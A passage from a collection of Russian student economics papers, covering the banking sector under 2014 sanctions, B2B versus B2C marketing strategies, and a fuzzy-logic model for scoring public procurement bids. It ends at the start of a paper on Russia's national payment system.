Научный руководитель: Савенко О.Л., к.э.н., доцент

Банковскому сектору традиционно отводится одна из ключевых ролей в обеспечении финансовыми ресурсами устойчивого роста и развития рыночной экономики. Для российской экономики эта роль особенно значима ввиду сложившейся модели кредитно-финансовой системы, в которой движение и перераспределение финансовых ресурсов происходит, в основном, через канал банковского кредитования. Вместе с тем, изменения, происходящие в настоящее время в российской экономике, обуславливают сложные исходные условия функционирования банковского сектора. Особое место среди них занимают введенные странами Евросоюза, США и рядом других государств экономические санкции в отношении России. При этом наиболее значимая проблема, с которой столкнулись коммерческие банки – прямые финансовые ограничения на привлечение капитала для тех организаций, которые непосредственно попали в санкционный список, и значительное ухудшение условий фондирования для остальных, что фактически означает закрытие этого канала финансирования.

Очевидно, что в протяжении последних нескольких лет российская экономика стагнирует, а в последнее время усилилась опасность рецессии, о чем свидетельствуют замедляющиеся темпы роста ВВП: в 2012 г. – 3,4%, в 2013 г. – 1,3%, а по итогам 2014 г. – 0,6% - самое низкое значение за последние 15 лет, не считая кризисный 2009 г. Такие условия формируют неблагоприятную операционную среду для банковского сектора: снижается способность заемщиков по обслуживанию обязательств, и как следствие - ухудшается качество кредитных портфелей банков, о чем свидетельствует наращивание ими резервов на возможные потери по ссудам (рисунок 1).

На фоне резкого падения нефтяных котировок и снижения курса рубля ускорился отток капитала. Чистый вывоз капитала частным сектором в 2014 г. составил 151,5 млрд. долларов США, что почти в 2,5 раза больше значения 2013 г., и это абсолютный рекорд за последние 20 лет: даже в кризисный 2008 г. отток капитала был меньше [4].




Рисунок 1 – Динамика показателей, характеризующих качество розничного кредитного портфеля банков

Рекордно высоким оказался и уровень инфляции по итогам 2014 г.: 11,4% – это самый высокий показатель, начиная с 2008 г. В свою очередь, высокие темпы инфляции обусловили первое за последние 15 лет сокращение реальных располагаемых доходов населения в 2014 г. [1], в то время как именно их величина во многом определяет тренды развития розничного направления банковских услуг, ритейл-банкинга.

Таким образом, динамика представленных выше макроэкономических индикаторов свидетельствует о непростой экономической ситуации, которая сложилась, прежде всего, по причине наличия внутренних «хронических» проблем российской экономики [2], обострившихся под воздействием неблагоприятных внешних факторов. Решение этих проблем носит долгосрочный характер, а значит сложившиеся к настоящему времени условия можно назвать качественно новыми реалиями, в которых уже сейчас необходимо осуществлять деятельность российским банкам.

Современное состояние банковского сектора сложно назвать стабильным и скорее можно охарактеризовать как трансформационное: банки адаптируются к новым «правилам игры», к новой среде функционирования.

Прежде всего, стоит отметить повышение Центральным банком ключевой ставки, что привело к росту стоимости привлечения ресурсов для банков. В декабре российская банковская система испытала сильный стресс из-за повышения ключевой ставки сразу на 6,5 п.п. до 17%. И хотя ее значение пересматривалось уже дважды с начала 2015 г., снижение ставки с 17% до 14% едва можно назвать принципиальным. Она по-прежнему

остается достаточно высокой и оказывает дестимулирующее воздействие на экономический рост.

Сокращение возможных источников финансирования ввиду действия санкций и нестабильность основной части пассивов банковского сектора – банковских вкладов в условиях волатильности обусловили возникновение дефицита ликвидности у банков, о чем свидетельствует значительно увеличившаяся доля средств Центрального банка в пассивах коммерческих банков (рисунок 2).



Рисунок 2 – Изменение доли средств ЦБ РФ в пассивах банков

В совокупности эти факторы определяют достаточно жесткие условия функционирования, которые не позволяют больше банковскому сектору развиваться инерционно, используя отработанные механизмы экстенсивного роста [3], и требуют поиска новых направлений развития, новых источников роста.

Драйвер роста банковского сектора последних лет – потребительское кредитование больше не является таковым. Прирост кредитов физическим лицам по итогам 2014 г. составил 12,5%, что в 2 раза ниже темпов роста данного показателя в 2013 г. (рисунок 3). Предпосылок к изменению данной динамики пока нет: платежеспособность заемщиков снижается, как следствие возрастают кредитные риски по данному направлению, ухудшается качество активов, а в условиях возросшей стоимости привлечения ресурсов и введенных ЦБ РФ мер, направленных на ограничение рисков потребительского кредитования, рентабельность данного сегмента снижается.

Ипотечное кредитование, с которым многие эксперты связывали ожидания в отношении драйвера роста розничного кредитования, по итогам 2014 г. незначительно замедлило темпы (рисунок 3), и скорее всего, также сохранит эту наметившуюся тенденцию в связи с ограничением доступа к

длинным ресурсам и повышением стоимости фондирования для коммерческих банков, и как следствие ростом процентных ставок (рисунок 4), а также снижением реальных доходов населения и ужесточением требований к заемщикам.




Рисунок 3 – Динамика темпов прироста активов коммерческих банков




Рисунок 4 – Динамика средневзвешенных процентных ставок по отдельным направлениям кредитования

Направление корпоративного кредитования, которое в последние годы демонстрировало устойчивые темпы роста (рисунок 3), в современных условиях также вызывает много вопросов. Инвестиционная активность в условиях неопределенности экономической ситуации традиционно снижается, что обусловлено возрастанием рисков, сопряженных с ней. Кроме того, далеко не все компании готовы привлекать дополнительные ресурсы по новым, значительно увеличившимся ставкам (рисунок 4) и способны выдержать такую нагрузку. Немногие отрасли промышленности имеют эффективность, при которой привлечение ресурсов под ставки выше 17% является экономически целесообразным (таблица 1).

Таблица 1 – Топ-10 отраслей промышленности по уровню рентабельности по итогам 2013 года

Позиция	Отрасль	Рентабельность продаж, %	Рентабельность активов, %
1.	Добыча топливно-энергетических полезных ископаемых	24,1	13,1
2.	Добыча полезных ископаемых, кроме топливно-энергетических	33,2	10,3
3.	Химическое производство	16,7	7,5
4.	Металлургическое производство	10,3	5,0
5.	Производство пищевых продуктов, включая напитки, и табака	10,1	6,1
6.	Производство кокса и нефтепродуктов	9,6	6,0
7.	Производство целлюлозы, древесной бумаги, картона и изделий из них	9,2	2,5
8.	Производство электрооборудования	8,9	5,6
9.	Производство резиновых и пластмассовых изделий	8,7	6,0
10.	Производство, передача и распределение электроэнергии	8,0	2,0

Еще одним направлением, которое имеет значительный потенциал роста, является кредитование субъектов малого и среднего бизнеса. Однако рост стоимости привлечения банковских кредитов (рисунок 4), а также ужесточение кредитной политики банков дают основания полагать, что в ближайшей перспективе этот потенциал останется нереализованным.

Таким образом, можно констатировать, что банковская система, являясь органично встроенной в финансовую и экономическую систему страны в целом, не может развиваться в противовес общей тенденции замедления темпов экономического роста. В сложившейся ситуации невозможно искусственно вывести банковский сектор в передовики: банковская система должна соответствовать экономике.

Современные условия ограничивают возможности экстенсивного развития банковского сектора, основанного на простом количественном увеличении активов и пассивов, поскольку темпы роста по всем направлениям банковского бизнеса падают. В настоящее время драйверами развития банковской системы должны стать качественные изменения, связанные с оптимизацией расходов, пересмотром действующих бизнес-моделей и их адаптацией к изменившимся макроэкономическим условиям, совершенствованием системы риск-менеджмента.

Поддержать доходы коммерческих банков в условиях, когда растет стоимость привлечения ресурсов и снижается маржинальность традиционных кредитных операций, на наш взгляд, можно за счет комиссионных доходов от оказания услуг некредитного характера, демонстрировавших на протяжении последних нескольких лет устойчивые темпы роста. Доходы, получаемые по комиссионному и транзакционному каналам, являются более стабильными по сравнению с процентными, что является важной характеристикой в условиях волатильности российской экономики на современном этапе.

Таким образом, можно сделать вывод, что банковский сектор вступил в один из самых сложных периодов своего развития, предопределяющий необходимость масштабных перемен и адаптации к новым условиям функционирования, которые министр экономического развития А.В. Улюкаев назвал «новой нормальностью», делая акцент на их долгосрочном характере. При этом к новым условиям адаптируются не только банки, но и их клиенты, а значит, пока у каждого из них не будет сформировано четкое понимание того, в каком направлении развиваться дальше, говорить о каких-то конкретных направлениях банковского бизнеса, способных стать не просто точками, а драйверами роста, по нашему мнению пока преждевременно.

Литература:

1. Доклад Федеральной службы государственной статистики «Социально-экономическое положение России» за I квартал 2015 г. // www.gks.ru/bgd/regl/b15_01/Main.htm
2. Кудрин А.Л., Гурвич Е.Т. Новая модель роста для российской экономики // Вопросы экономики. – 2014. – №12.
3. Обзор рейтингового агентства «Эксперт РА» «Будущее банковского рынка» // www.raexpert.ru/project/bank_lead/2014/resume
4. Официальный сайт ЦБ РФ // www.cbr.ru/statistics/print.aspx?file=credit_statistics/capital_new.htm

Специфика формирования маркетинговых стратегий в организациях секторов b2b и b2c

Ивойлов Р.С.

Маркетинг предполагает наличие двух сторон. Когда обе стороны представлены производственными предприятиями (B2B - business-to-business), то в этом случае речь идет о маркетинге межфирменного взаимодействия. Когда же с одной стороны выступает потребитель (B2C - business-to-consumer), то мы говорим о потребительском маркетинге [1].

Сфера деятельности B2B направлена на получение прибыли от реализации товаров или предоставления услуг, где объектами являются непосредственно сами товары или услуги, а субъектами – различные организации, фирмы. B2C, наоборот, предполагает такую форму продажи, которая будет непосредственно ориентирована на конечного потребителя. B2C - это концепция создания инструментов предприятия и комплекс Интернет-технологий, облегчающих его взаимодействие с клиентами.

Существуют также другие концепции, например, B2G (business-to-government), предполагающая систему взаимодействия государства и бизнеса; G2B (англ. Government to Business), то есть система аппаратных и программных средств для осуществления онлайн взаимодействия коммерческих организаций и Правительства с целью поддержки и развития бизнеса; C2C (consumer-to-consumer), или схема электронной торговли конечного потребителя с конечным потребителем, при которой, с юридической точки зрения, ни один из участников не является предпринимателем. Непосредственно формирование и реализация маркетинговых стратегий, конечно, осуществляется только в секторах B2B и B2C.

Специфика субъекта, на которого направлена производственная деятельность фирмы (на конечного потребителя или на организацию) играет огромную роль при разработке маркетинговой стратегии. С целью иллюстрации важности данного фактора необходимо проанализировать и выявить ряд отличий между маркетингом межфирменного взаимодействия и потребительским маркетингом [5]:

1. Способ продажи. Если в потребительском маркетинге потребитель опирается, в первую очередь, на свои эмоции и чувства, и, следовательно, его внимание производители привлекают с помощью яркой рекламы или необычного внешнего вида товара, то в маркетинге межфирменного взаимодействия более важен метод убеждения в связи с важностью технических характеристик для субъекта.

2. Торговая марка в B2B реже, чем в B2C, ассоциируется с модой или престижем, а является скорее «гарантией» качества и надежности изделия или сервисного обслуживания.

3. Количество потенциальных клиентов в B2C существенно больше в сравнении с потенциальной клиентской базой организаций сектора B2B, но при этом на практике в секторе B2C наблюдается меньший объем продаж.

4. Принятие решения о покупке в B2B часто делается не единолично, а группой специалистов.

5. В секторе B2B и производятся и реализуются более сложные продукты в техническом плане.

Для предприятий B2B маркетинговые стратегии представляют собой такое управление организацией, которое позволит производить качественные товары, имеющие привлекательность для других организаций. Стратегия маркетинга в данном случае является частью корпоративной стратегии предприятия, одной из основных задач которой является расширение бизнеса, развитие технологического потенциала и рост производства, создание новых товаров и освоение новых рынков.

Стратегии маркетинга межфирменного взаимодействия должны осуществляться по следующим направлениям деятельности – сбытовой, ценовой, торговой и коммуникационной, и их осуществление подразумевает решение определенных задач с помощью:

- мероприятий по продвижению товара на рынке;
- мероприятий по налаживанию деловых отношений с другими организациями;
- мероприятий для расширения границ деятельности с помощью выхода на новые рынки;
- повышения качественных характеристик продукции;
- улучшения и совершенствования используемых производственных технологий;
- внедрения инноваций;
- осуществления контроля как за качеством производимой продукции, так и за соответствием нормативным требованиям производства.

Концепция B2C, или потребительский маркетинг, рассматривается как комплекс действий, направленных на прямой контакт с потребителем. Другими словами, данный вид маркетинга в основном использует метод непосредственного общения с потенциальным клиентом, с целью предложить ему определенный товар и предугадать его поведение. Данная концепция требует определенных затрат, ведь необходимо потратить время и деньги на рекламную кампанию, либо нанять определенных посредников, промоутеров, которые будут заниматься продвижением товара непосредственно клиентам, зачастую также выделить определенное

количество средств либо на подарки покупателям, либо на товары, предназначенные для дегустации. В свою очередь, затраты легко окупаются, так как наглядные и привлекательные маркетинговые приемы всегда заинтересовывают людей и стимулируют их приобретать зачастую даже ненужные им вещи.

В основе интереса индивидуального потребителя к приобретению определенных товаров лежат потребности. Производитель этим пользуется и прибегает к использованию определенных инструментов, к которым можно отнести [6]:

1. Реклама. Один из самых эффективных маркетинговых инструментов, формирующий представление о бренде и стимулирующий к покупке, проявляющийся при этом в совершенно разных формах, с помощью разных ресурсов – телевидение, радио, журналы, Интернет.

2. Дизайн товара или его упаковки. С одной стороны, дизайн позволяет дифференцировать один товар от другого, с другой, - обеспечивает привлекательность товара для потребителя, повышает его эстетику и отражает логическую структуру продукта. Часто потребители на психологическом уровне выбирают товар, опираясь на необычную и яркую упаковку и форму товара, а не из качественных его характеристик.

3. Сэмплинг, или распространение образцов товара потребителям бесплатно или в качестве бонуса при покупке других товаров. Является очень эффективным инструментом при выходе товара на рынок, так как имеет преимущество в том, что буквально «вынуждает» потребителя приобрести опыт от использования продукции. Данный инструмент можно разделить на три подвида: dry-сэмплинг (выдача пробников, образцов товара), дегустация (предложение бесплатно попробовать товар), обмен (выдача новой единицы одноименного товара в обмен на использованную).

4. Акции. В основном потребителю предлагается либо подарок за покупку, либо моментальное вручение приза, т.е. когда потребитель приобретает товар одновременно с каким-либо подарком.

5. Консультирование. Данный инструмент позволяет не только обратить внимание на продукт, но и ввести потребителя в курс того, какими характеристиками и качествами он обладает. Зачастую для потенциальных покупателей такой метод является решающим фактором для приобретения продукции, так как они уже осведомлены о том, что представляет собой товар.

Для того чтобы сделать выводы о специфике функционирования рассмотренных видов маркетинга, необходимо проанализировать специальные особенности отдельных элементов маркетинговых стратегий организации различных секторов:

Таблица 2 - Особенности отдельных элементов маркетинговых стратегий в различных секторах

Элементы	B2B	B2C
Товарная стратегия		
Ассортимент	узкий	широкий
Организация производства	ориентация на одного или малое количество потребителей	ориентация на большое количество потребителей
Ориентация при производстве	на качественные характеристики	на привлекательность продукции
Сбытовая стратегия		
Каналы, формы распределения	организации, фирмы	конечный потребитель
Способ продажи	метод убеждения	реклама, проведение акций
Длительность участников сбыта	долгосрочные постоянные	краткосрочные непостоянные
Географические особенности сбыта	отсутствует привязка к географии	география оказывает непосредственное влияние
Ценовая стратегия		
Особенности ценообразования	ориентация на длительные отношения при сохранении средней нормы рентабельности	ориентация на получение максимальной прибыли
Постоянство ценовой стратегии	устойчивая	адаптированная к условиям рынка
Особенности формирования системы скидок	в зависимости от объемов продаж и постоянства отношений	в зависимости от конъюнктуры рынка
Коммуникационная стратегия		
Технологии и инструменты рекламной политики	многоуровневая структура рекламных кампаний, ориентированная как на стимулирование продаж посредникам, так и формирование положительного образа продукта для конечного потребителя	ориентация на прямое взаимодействие с конечными потребителями
Каналы коммуникации	посредник	личное взаимодействие

Проанализировав данные таблицы, очевидно, что в концепции B2B производители товаров ориентированы, прежде всего, на различные организации, при поддержании с ними долгосрочных отношений, а в B2C – на конечного потребителя и получения от продаж этим потребителям максимальной прибыли.

Таким образом, функционирующее в современной экономике предприятие может быть ориентировано в своей деятельности на рынок В2С или В2В, при этом сектор, в котором оно реализует свою деятельность будет определять как основные особенности развития и существования фирмы, так и направления и стратегии, которыми она должна руководствоваться при принятии экономических и маркетинговых решений.

Литература:

1. Блейхман О. Особенности маркетинга рынка В2В на примерах российского бизнеса в сфере сложнотехнической продукции и услуг // Лаборатория рекламы, маркетинга и PR №6 (55), 2007
2. Котлер Ф., Келлер К.Л. Менеджмент. Маркетинг // 2-е изд. - СПб.: Питер, 2006.
3. Котлер Ф., Сетиаван А., Картаджайя Х. Маркетинг 3.0. От продуктов к потребителям и далее - к человеческой душе // Издательство «Эксмо», пер. А. Заякин, 2011. – 240 с.
4. Рыжикова Т.Н. Стратегии промышленного маркетинга предприятий // «Справочник экономиста» №9, 2007
5. Трофимов С. Девять отличий В2В от В2С маркетинга // Интернет-журнал «Частное мнение», 2008.
6. Официальный портал о маркетинге и рекламе <http://memosales.ru/>

Управление в сфере государственных закупок с помощью методов теории нечетких множеств и современных информационных технологий

Караваева А.С.

Мощным рычагом влияния государства на экономику является система государственных заказов, закупок продукции, работ и услуг для государственных нужд.

Государственные закупки — конкурентная форма размещения заказов на поставку товаров, выполнение работ, оказание услуг для государственных или муниципальных нужд по заранее указанным в документации условиям, в оговоренные сроки на принципах состязательности, справедливости и эффективности [6].

Основным нормативно-правовым актом, регламентирующим процедуры госзакупок в Российской Федерации, является Федеральный закон № 44-ФЗ от 05 апреля 2013 года «О контрактной системе в сфере закупок товаров, работ, услуг для обеспечения государственных и муниципальных нужд».

Если говорить об управлении в сфере госзакупок, то наибольший интерес представляют закупки в форме открытого конкурса, так как для них

условиями определения победителя являются как ценовые, так и неценовые критерии. Под открытым конкурсом понимается конкурс, при котором информация о закупке сообщается заказчиком неограниченному кругу лиц путем размещения в единой информационной системе (ЕИС) извещения о проведении такого конкурса, конкурсной документации и к участникам закупки предъявляются единые требования.

Оценка заявок при открытом конкурсе регламентируется Правилами оценки заявок, окончательных предложений участников закупки товаров, работ, услуг для обеспечения государственных и муниципальных нужд. Правила устанавливают следующие критерии оценки заявок, которыми может воспользоваться заказчик:

а) стоимостные критерии оценки (цена контракта, расходы на эксплуатацию и ремонт товаров, объектов);

б) нестоимостные критерии оценки, (качественные, функциональные и экологические характеристики объекта закупки, квалификация и деловая репутация участников закупки).

Величины значимости устанавливаются заказчиком, их сумма не должна превышать 100%. Для оценки по каждому критерию используют 100-балльную шкалу. Эти оценки умножают на соответствующие коэффициенты значимости, суммируют и получают оценку заявки.

Количество баллов, присуждаемых по критериям оценки "цена контракта" определяется по формуле:

$$ЦБ_i = \frac{Ц_{\min}}{Ц_i} \times 100, \quad (1)$$

где $Ц_i$ - предложение участника конкурса, заявка (предложение) которого оценивается; $Ц_{\min}$ - минимальное предложение из предложений по критерию оценки, сделанных участниками конкурса.

Оценка по нестоимостным критериям ($НЦБ_i$) определяется по формуле:

$$НЦБ_i = КЗ * 100 * \frac{K_i}{K_{\max}}, \quad (2)$$

где: $КЗ$ – коэффициент значимости показателя; K_i – предложение участника закупки, заявка (предложение), которого оценивается; $K_{\max}$ – максимальное предложение из всех сделанных участниками закупки [2].

Однако на практике не всегда данные критерии оцениваются описанным образом. К примеру, некоторые заказчики для критерия «Квалификация» устанавливают условия, при которых на основании предоставленных сведений о ранее заключенных контрактах количество баллов определяется по следующей шкале:

- 25 и более объектов–аналогов – 100 баллов;

- 20-24 объекта–аналога – 80 баллов, и т.д.,

причем эти цифры разные у разных заказчиков. Много это или мало на самом деле? Каким-либо образом ответить на этот вопрос, учесть качественные характеристики и мнения экспертов, формализовать расплывчатые сведения об объекте может теория нечетких множеств. Теория нечетких множеств позволяет описывать качественные, неточные понятия и человеческие знания об окружающем мире, а также оперировать ими с целью получения новой информации. Основателем теории нечетких множеств считается американский профессор Лотфи Заде из университета Беркли (Калифорния), который опубликовал в 1965 исторически значимую работу «Fuzzy Sets» в журнале «Information and Control».

Нечетким множеством A на универсальном множестве X называется совокупность пар $\{\mu_A(x), x\}$, где $\mu_A(x)$ - функция, представляющая собой степень принадлежности $x \in X$ к нечеткому множеству A : $\mu_A(x) : X \rightarrow [0,1]$. Степень принадлежности - это число из диапазона $[0, 1]$. Чем выше степень принадлежности, тем в большей мере элемент универсального множества соответствует свойствам нечеткого множества. При описании объектов и явлений с помощью нечетких множеств используется понятие нечеткой и лингвистической переменных [4].

Нечеткая переменная определяется как тройка $\langle \alpha, X, A \rangle$, где α - имя переменной, X - универсальное множество (область определения α), A - нечеткое множество на X , описывающее возможные значения, которые может принимать нечеткая переменная α . Таким образом, говоря о нечеткой переменной α , подразумевают некоторое нечеткое множество A , которое определяет ее возможные значения [4].

Обобщением нечеткой переменной является лингвистическая переменная. Лингвистическая переменная – это переменная, значениями которой могут быть слова или словосочетания некоторого естественного или искусственного языка [5].

Если говорить об оценке заявок поставщиков с помощью методов нечетких множеств, то ключевым понятием, методом здесь будет нечеткий вывод. Системы нечеткого вывода предназначены для преобразования значений входных переменных процесса управления в выходные переменные на основе использования нечетких правил продукций.

Предлагается использовать следующую модель нечеткого вывода для оценки заявок на участие в открытом конкурсе. В качестве входных переменных используются указанные в Правилах оценки заявок, а так же некоторые дополнительные критерии, введенные в модель для того, чтобы расширить ее, а именно:

- 1) цена контракта;

- 2) качественные характеристики объекта закупки;
- 3) квалификация участников закупки;
- 4) сроки выполнения работ;
- 5) срок предоставления гарантий качества услуг.

Выходной переменной является переменная «Оценка заявки»

Для проектирования лингвистических переменных, соответствующих им, были использованы данные о завершенных открытых конкурсах с Официального сайта РФ для размещения информации размещении заказов (zakupki.gov.ru). Для их получения были обработаны такие документы закупки как Протоколы рассмотрения и оценки заявок на участие в открытом конкурсе, в которых непосредственно проводится оценка заявок, и Конкурсная документация. Каждый критерий оценен по 100-балльной шкале. Модель построена с помощью средств пакета прикладных программ MATLAB и его надстройки FuzzyLogicToolbox, которая позволяет решать задачи теории нечетких множеств.

Сначала на основании гистограмм распределения значений каждого критерия, построенных по выборке, проектируются лингвистические переменные, соответствующие каждой входной и выходной переменным. Каждая лингвистическая переменная состоит из трех термов: «высокая(-ое)», «удовлетворительная(-ое)» и «низкая(-ое)», если речь идет о переменных «Цена контракта», «Качественные характеристики объекта закупки», и «Квалификация участников закупки» и «долгий», «средний» и «короткий», если речь идет о переменных «Сроки выполнения работ» и «Срок предоставления гарантий качества услуг». Лингвистическая переменная «Оценка заявки» состоит их термов «низкая», «средняя» и «высокая». Все термы определяются трапециевидной функцией принадлежности.

Далее формируется база нечетких продукций. Принято решение использовать тривиальные правила на основе шаблона:

ПРАВИЛО <X>: ЕСЛИ « β_1 есть α' », ТО « β_2 есть α'' » (F_x). (3)

Таким образом, модель представляет собой 5 входных лингвистических переменных, базу нечетких продукций, состоящую из 15 простых нечетких высказываний и выходную переменную – «Оценка заявки».

В целях проверки адекватности модели в качестве эксперимента она была применена для оценки реальных заявок на участие в конкурсе, данные о котором были получены с Официального сайта для размещения информации о заказах.

По итогам оценки заявок по нечеткой модели были получены результаты, сходные с результатами оценки заявок заказчиком: был правильно определен победитель конкурса, правильно распределены 2-е и 3-е места. Кроме того, за счет использования нечеткой логики и новых критериев эти результаты были уточнены.

Модель можно использовать для оценки заявок на участие в открытых конкурсах. Для получения более достоверных результатов модель можно модифицировать и совершенствовать, добавляя или исключая какие-либо входные переменные, корректируя лингвистические переменные, добавляя новые правила нечетких продукций. Также при наличии соответствующих данных возможна дополнительная оценка каждого критерия на основе нечеткой логики, которая позволит избежать субъективности со стороны экспертов.

Литература:

1. Федеральный закон от 05 апреля 2013 г. № 44-ФЗ «О контрактной системе в сфере закупок товаров, работ, услуг для обеспечения государственных и муниципальных нужд».
2. Постановление от 28 ноября 2013 г. N 1085 «Об утверждении правил оценки заявок, окончательных предложений участников закупки товаров, работ, услуг для обеспечения государственных и муниципальных нужд».
3. Багиев Г.Л. Организация предпринимательской деятельности: Планирование и организация государственных закупок - Москва: Инфа, 2011.
4. Леоненков А. В. Нечеткое моделирование в среде MATLAB и fuzzyTECH. СПб: БХВ-Петербург. 2012.
5. Штовба С.Д. Введение в теорию нечетких множеств и нечеткую логику // <http://matlab.exponenta.ru/fuzzylogic/book1/index.php>
6. Бобышев Е. Что такое госзакупки, и какие виды торгов бывают? // <http://www.zakupkihelp.ru/archives/1>
7. Официальный сайт Российской Федерации в сети Интернет для размещения информации о размещении заказов на поставки товаров, выполнение работ, оказание услуг // <http://zakupki.gov.ru>

Проблемы и перспективы развития национальной платежной системы россии в современных условиях

Е.В. Качалкина

Научный руководитель: О.Л. Савенко, к.э.н. доцент

Национальная платежная система (НПС) является важным элементом, денежно-кредитной и финансовой системы страны во многом обеспечивающим эффективное функционирование экономики (рисунок 1).



Рисунок 1 – Функциональное назначение НПС

К настоящему времени не сформирован единый подход к категориальной интерпретации платежной системы, хотя в экономической литературе существует множество трактовок категории «платежная система», которые, акцентируют свое внимание только на инструментально-институциональном аспекте, но не затрагивают процессы воспроизводства (в том числе и определение из ФЗ №161-ФЗ «О национальной платежной системе»). Категориально интерпретировать платежную систему как эффективный механизм проведения расчетов, обеспечивающий устойчивое функционирование экономики в целом, позволяет следующее определение.

Платежная система – это система взаимосвязанных и взаимодействующих на постоянной основе финансовых институтов, методов, форм и инструментов, обеспечивающих устойчивость и безопасность общественного и индивидуального воспроизводства посредством бесперебойного осуществления расчетов и урегулирования денежных обязательств между субъектами платежных отношений.

